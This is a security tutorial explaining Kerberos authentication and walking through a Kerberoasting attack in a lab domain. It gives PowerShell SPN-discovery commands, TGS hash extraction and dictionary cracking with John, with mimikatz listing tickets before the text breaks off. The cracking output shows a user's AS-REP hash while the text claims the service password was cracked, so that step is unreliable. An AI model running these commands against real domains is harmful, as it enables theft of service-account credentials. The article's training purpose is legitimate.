Deep Dive into Kerberoasting Attack

hackingarticles.in/deep-dive-into-kerberoasting-attack

Raj May 5, 2020

In this article, we will discuss kerberoasting attacks and other multiple methods of abusing Kerberos authentication. But before that, you need to understand how Kerberos authentication works between client-server communication.

"Kerberos is for authentication not for authorization, this lacuna allows kerberoasting"

Table of Content

SECTION A: Kerberos Authentication Flow

Table of Content

KERBEROS & its Major Components

The Kerberos protocol defines how clients interact with a network authentication service. Clients obtain tickets from the Kerberos Key Distribution Center (KDC), and they submit these tickets to application servers when connections are established. It uses UDP port 88 by default and depends on the process of symmetric key cryptography.

"Kerberos uses tickets to authenticate a user and completely avoids sending passwords across the network".


There are some key components in Kerberos authentication that play a crucial role in the entire authentication process.

Kerberos components	Roles
Volunteers (Players)	• **Client:** A user who want to access some service • **KDC:** Key Distribution centre that plays main role in Kerberos authentication. It contains a database of users & applications hashes (key), a authenticate server & ticket granting service. • **Applications server:** A dedicated server for specific service.
Encryption Keys	• **krbtgt key:** using krbtgt account NTLM hash. • **User key:** using user NTLM hash. • **Service key:** using NTLM hash of service that can be a user or computer account. • **Session key:** which is passed between the user and KDC. • **Service session key:** to be use between user and service
Tickets	**The TGT (Ticket Granting Ticket):** the ticket presented to the KDC to request for TGSs. It is encrypted with the KDC key. **The TGS (Ticket Granting Service):** the ticket which user can use to authenticate against a service. It is encrypted with the service key.
PAC	**The PAC (Privilege Attribute Certificate):** a feature included in almost every ticket. This feature contains the privileges of the user and it is signed using the KDC key.
Message	• **KRB_AS_REQ:** User send request the TGT to KDC. • **KRB_AS_REP:** User received the TGT from KDC. • **KRB_TGS_REQ:** User send request the TGS to KDC, using the TGT. • **KRB_TGS_REP:** User received the TGS from KDC. • **KRB_AP_REQ:** User send request authenticate against a service, using the TGS. • **KRB_AP_REP:** (Optional) Used by service to identify itself against the user. • **KRB_ERROR:** Message to communicate error conditions.

Kerberos Workflow using Messages

In the Active Directory domain, every domain controller runs a KDC (Kerberos Distribution Center) service that processes all requests for tickets to Kerberos. For Kerberos tickets, AD uses the KRBTGT account in the AD domain.

The image below shows that the major role played by KDC in establishing a secure connection between the server & client and the entire process uses some special components as defined in the table above.



As mentioned above, Kerberos uses symmetric cryptography for encryption and decryption. Let us get into more details and try to understand how encrypted messages are sent to each other. Here we use three colours to distinguish Hashes:

- **BLUE _KEY**: User NTLM HASH
- **YELLOW_KEY**: Krbtgt NTLM HASH
- **RED_KEY:** Service NTLM HASH

Step 1: By sending the request message to KDC, client initializes communication as:

1. ***KRB_AS_REQ contains the following:***

- *Username of the client to be authenticated.*
- *The service **SPN (SERVICE PRINCIPAL NAME)** linked with Krbtgt account*
- *An encrypted timestamp (Locked with User Hash: Blue Key)*


The entire message is encrypted using the User NTLM hash (**Locked with BLUE KEY**) to authenticate the user and prevent replay attacks.

Step 2: The KDC uses a database consisting of Users/Krbtgt/Services hashes to decrypt a message (**Unlock with BLUE KEY**) that authenticates user identification.

Then KDC will generate TGT (Ticket Granting Ticket) for a client that is encrypted using Krbtgt hash (Locked with Yellow Key) & some Encrypted Message using User Hash.

2. ***KRB_AS_REP contains the following:***

- ***Username***
- *Some encrypted data, (Locked with User Hash: Blue Key) that contains:*
  - *Session key*
  - *The expiration date of TGT*
- ***TGT****, (Locked with Krbtgt Hash: Yellow Key) which contains:*
  - *Username*
  - *Session key*
  - *The expiration date of TGT*
  - *PAC with user privileges, signed by KDC*



Step 3: The KRB_TGT will be stored in the Kerberos tray (Memory) of the client machine, as the user already has the KRB_TGT, which is used to identify himself for the TGS request. The client sent a copy of the TGT with the encrypted data to KDC.


3. ***KRB_TGS_REQ*** *contains:*

- *Encrypted data with the session key*
  - *Username*
  - *Timestamp*
- *TGT*
- *SPN of requested service e.g. SQL service*

Step 4: The KDC receives the KRB_TGS_REQ message and decrypts the message using Krbtgt hash to verify TGT (Unlock using Yellow key), then KDC returns a TGS as KRB_TGS_REP which is encrypted using requested service hash **(Locked with Red Key)** & Some Encrypted Message using User Hash.

4. ***KRB_TGS_REP contains:***

- *Username*
- *Encrypted data with the session key:*
  - *Service session key*
- *The expiration date of TGS*
- ***TGS**, (Service Hash: RED Key) which contains:*
  - *Service session key*
  - *Username*
  - *The expiration date of TGS*
  - *PAC with user privileges, signed by KDC*



Step 5: The user sent the copy of TGS to the Application Server,


5. ***KRB_AP_REQ contains:***

- *TGS*
- *Encrypted data with the service session key:*
  - *Username*
  - *Timestamp, to avoid replay attacks*

Step 6: The application attempts to decrypt the message using its NTLM hash and to verify the PAC from KDC to identify user Privilege which is an optional case.

Step 7: KDC verifies PAC (Optional)

Step 8: Allow the user to access the service for a specific time.



SECTION B: Service Principle Name SPN

Table of Content


Service Principle Name

The Service Principal Name (SPN) is a unique identifier for a service instance. Active Directory Domain Services and Windows provide support for Service Principal Names (SPNs), which are key components of the Kerberos mechanism through which a client authenticates a service.

Important Points

1. If you install multiple instances of a service on computers throughout a forest, each instance must have its SPN.
2. Before the Kerberos authentication service can use an SPN to authenticate a service, the SPN must be registered on the account.
3. A given SPN can be registered on only one account.
4. An SPN must be unique in the forest in which it is registered.
5. If it is not unique, authentication will fail.

The SPN syntax has four elements



Type of SPN:

- Host-based SPNs which is associated with the computer account in AD, it is randomly generated 128-character long password which is changed every 30 days, hence it is no use in Kerberoasting attacks
- SPNs that have been associated with a domain user account where NTLM hash will be used.

Section C: Kerberoasting Attack Walkthrough

Table of Content

- PART 4: NEW Kerberoasting Procedure on Remote System
  - PowerShell Empire
  - Metasploit
  - Impacket

What is Kerberoasting?


Kerberoasting is a technique that allows an attacker to steal the KRB_TGS ticket, that is encrypted with RC4, to brute force application services hash to extract its password.

As explained above, the Kerberos uses NTLM hash of the requested Service for encrypting KRB_TGS ticket for given service principal names (SPNs). When a domain user sent a request for TGS ticket to domain controller KDC for any service that has registered SPN, the KDC generates the KRB_TGS without identifying the user authorization against the requested service.

An attacker can use this ticket offline to brute force the password for the service account since the ticket has been encrypted in RC4 with the NTLM hash of the service account.

Kerberoasting Major Steps

This attack is multiple steps process as given below:



Step 0: Access the Client system of the domain network by Hook or Crook.

Step 1: Discover or scan the registered SPN.

Step 2: Request for TGS ticket for discovered SPN using Mimikatz or any other tool.

Step 3: Dump the TGS ticket which may have extention .kirbi or ccache or service HASH (in some scenario)

Step 4: Convert the .kirbi or ccache file into a crackable format

Step 5: Use a dictionary for the brute force attack.

We have attack categories such as OLD or NEW kerberoasting on the Host or Remote system.

OLD Procedure: These are techniques where multiple kerberoasting steps are performed.

NEW Procedure: These are single-step techniques used for kerberoasting.

PART 1: OLD Kerberoasting Procedure on Host System


Method 1: Powershell Script

Step 1: SPN Discover

Download “Find-PotentiallyCrackableAccounts.ps1” & “Export-PotentiallyCrackableAccounts.ps1” from **here** on the host machine. These scripts will discover the SPN and save the output in CSV format.

```
Import-Module .\Find-PotentiallyCrackableAccounts.ps1
Find-PotentiallyCrackableAccounts.ps1 -FullData -Verbose
Import-Module .\Export-PotentiallyCrackableAccounts.ps1
Export-PotentiallyCrackableAccounts
```

```
PS C:\Users\yashika\Desktop> Import-Module .\Find-PotentiallyCrackableAccounts.ps1
PS C:\Users\yashika\Desktop> Find-PotentiallyCrackableAccounts -FullData -Verbose
VERBOSE: Searching the forest: ignite.local
VERBOSE: Gathering sensitive groups
VERBOSE: Searching Sensitive groups in domain: ignite.local
VERBOSE: Number of sensitive groups found: 9
VERBOSE: Gathering user accounts associated with SPN
VERBOSE: Number of users that contain SPN: 1
VERBOSE: Gathering info about the user: SQL Service
VERBOSE: Checking connectivity to server: SVC_SQLService.ignite.local
VERBOSE: The server: SVC_SQLService.ignite.local is not accessiable - Is it exist?
VERBOSE: Number of users included in the list: 1


UserName          : SVC_SQLService
DomainName        : ignite.local
IsSensitive       : False
EncType           : RC4-HMAC
Description       :
IsEnabled         : True
IsPwdExpires      : False
PwdAge            : 0
CrackWindow       : Indefinitely
SensitiveGroups   :
MemberOf          :
DelegationType    : False
TargetServices    : None
NumofServers      : 1
RunsUnder         : {@{Service=WIN-S0V7KMTVLD2; Server=SVC_SQLService.ignite.local; IsAccessible=No}}
AssociatedSPNs    : {WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111}


PS C:\Users\yashika\Desktop> Import-Module .\Export-PotentiallyCrackableAccounts.ps1
PS C:\Users\yashika\Desktop> Export-PotentiallyCrackableAccounts
CSV file saved in: C:\Users\yashika\Documents\Report.csv
PS C:\Users\yashika\Desktop>
```



Another powershell script **"GetUserSPns .ps1"** Download it from **here** it will Query the domain to discover the SPNs that use User accounts as you can observe that we have found SPN name with the help of followed command.

```
.\GetUserSPns .ps1
```

Import the module in the powershell run the said command here I have enumerated SPN for SQL Service.

```
PS C:\Users\yashika\Desktop> .\GetUserSPNs.ps1

ServicePrincipalName : kadmin/changepw
Name                 : krbtgt
SAMAccountName       : krbtgt
MemberOf             : CN=Denied RODC Password Replication Group,CN=Users,DC=ignite,DC=local
PasswordLastSet      : 4/15/2020 5:42:33 AM

ServicePrincipalName : WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111
Name                 : SQL Service
SAMAccountName       : SVC_SQLService
MemberOf             :
PasswordLastSet      : 4/25/2020 2:47:19 PM
```

Step 2: Extract & Dump TGS_ticket & Obtain Hash

Here, I try to extract the KRB_TGS from inside the host memory with the help of another PowerShell script called **"TGSCipher.ps1"** which you can download from **here** and simultaneously convert the request output it into John format.

```
Get-TGSCipher -SPN "WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111" -Format John
```

As a result, we obtain the HASH string for the SQL Service.

```
PS C:\Users\yashika\Desktop> Import-Module .\Get-TGSCipher.ps1
PS C:\Users\yashika\Desktop> Get-TGSCipher -SPN "WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111" -Format John
$krb5tgs$23$*SVC_SQLService$ignite.local$WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111*$17F816D0F5332DB6987A229D65C207F
CE467C284A6DAA62D54856670F6C13BFEA4C41B4331575101A5324DD19412EA86A84F11EC434761B1A8EDF9EF5547D53BEFE8E8D11AB1D3036C3210CBF3
DAE24FBF9CFFE8C953ECBBC36BB00E1DE64CA849C1309FDB207D31D5141A0D09E3EFB0744764D31B8D907EB24F8A511E170E0F9D673C03EE17AC4FDBB7B
D50272B9A224A4295EC46140F7ACD4CD1837B1C554CFA334E525172D07B5659E4914C52118C09270D6A86E0C166593ABBAC0299E92DD4EC6F5E8E7E10DA
473D01F3B4304337FF80AF81A5E750530363BF74DF56AF0F212B33CE649DC24FCA54B319046B2526080EF94CE9AA3596088AE967F7FE4BF78B9966A5FFB
188B4B4A3231404225FFA68A2DDFA36BE8AC8B1957724654A0C7A4C70FAFC280EED0BAA313C0AA114196CF9D342B6E78442CAA52349822A30E186DECC5A
85E3DBE3E421FC3DEB7FFC4696EA1977141302FA890956383088FA610D0B1BE2271E5BC091B0E5BC0CD0022813FEB8A96009C74211ACC44DF5830647077
31F36D1EE2D85BA19346D9988AF2B0CFDB3CAE3BC0BFB94C9E841A0E1B75B68D1D283D4C93CB61DA52AA9715F2FD7F11181098487E8C3A58DDC9C1C4DC7
95619D7CBC1041FC5168EB627046A09C81BD262AD97F9D3941745DC8444EA3F07
PS C:\Users\yashika\Desktop>
```

Step 3: Brute Force HASH

Now, this is the last and desired phase where we have used a dictionary for brute-forcing the HASH, thus we saved above-enumerated hash in a text file and run the following command.

```
john --wordlist=/usr/share/wordlists/rockyou.txt hashes
```

```
root@kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt hashes
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 H
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password@1       ($krb5asrep$yashika@IGNITE.LOCAL)
1g 0:00:00:01 DONE (2020-04-27 12:54) 0.6024g/s 1267Kp/s 1267Kc/s 1267KC/s Popadic3..Passion7
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
```

Boom! Boom!!! And we've made a successful kerberoasting attack by obtaining a password for the SQL service.

Method 2: Mimikatz

Similarly, you can use mimikatz for the entire attack which means it can be used for SPN discovery and dumping the TGS ticket.

Step 1: SPN Discovery

Download and execute the mimikatz & run Kerberos::list command for SPN discovery.

```
./mimikatz.exe
kerberos::list
```

```
PS C:\Users\yashika> cd .\Desktop\mimikatz\
PS C:\Users\yashika\Desktop\mimikatz> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Mar  8 2020 18:30:37
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 4/27/2020 11:54:29 AM ; 4/27/2020 9:54:29 PM ; 5/4/2020 11:54:29 AM
   Server Name       : krbtgt/IGNITE.LOCAL @ IGNITE.LOCAL
   Client Name       : yashika @ IGNITE.LOCAL
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 4/27/2020 12:02:18 PM ; 4/27/2020 9:54:29 PM ; 5/4/2020 11:54:29 AM
   Server Name       : WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111 @ IGNITE.LOCAL
   Client Name       : yashika @ IGNITE.LOCAL
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
```

Step 2: Dump TGS ticket

Run the export command for extracting the ticket named contains .kirbi extension.

